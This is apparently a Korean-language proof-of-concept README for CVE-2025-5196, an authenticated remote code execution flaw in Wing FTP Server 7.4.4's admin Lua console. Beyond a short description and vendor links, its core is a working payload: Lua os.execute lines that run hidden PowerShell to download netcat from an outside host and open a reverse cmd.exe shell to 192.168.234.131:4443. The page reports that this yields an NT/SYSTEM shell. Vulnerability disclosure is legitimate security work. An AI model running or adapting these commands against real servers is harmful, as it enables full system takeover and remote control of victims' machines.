
 nouvexr/wing-ftp-server-7.4.4-rce-authenticated
Wing FTP Server는 웹 인터페이스를 통해 접근 가능한 관리용 Lua 스크립팅 콘솔을 제공합니다. 인증된 관리자는 불충분한 샌드박싱으로 인해 임의의 Lua 코드를 실행할 수 있습니다. CVE-2025-5196

Wing FTP Server는 웹 인터페이스를 통해 접근 가능한 관리 Lua 스크립팅 콘솔을 제공합니다. 인증된 관리자는 불충분한 샌드박싱으로 인해 임의의 Lua 코드를 실행할 수 있습니다.
영향받는 버전: Wing FTP Server 7.4.4 (Windows) | 인증 필요: 예
2025년 5월 24일까지, 공급업체가 제공하는 최신 버전의 애플리케이션은 다음 링크에서 확인할 수 있습니다: https://www.wftpserver.com/download.htm
또한, 같은 날짜까지 RCE 취약점이 버전 7.4.4에서 수정되었음을 알리는 릴리스 노트가 게시되어 있습니다. 릴리스 노트 링크는 여기에서 찾을 수 있습니다: https://www.wftpserver.com/serverhistory.htm

CVE-2025-5196 관련 PoC VulDB


Wing FTP Server 웹 인터페이스

명령의 첫 번째 부분은 nc.exe (Windows x86용 netcat)를 "C:\Users\usuario\Desktop\Drops" 경로로 다운로드합니다. 두 번째 부분은 nc.exe 192.168.234.131 4443 -e cmd.exe를 실행합니다.
os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')

NT/SYSTEM 셸

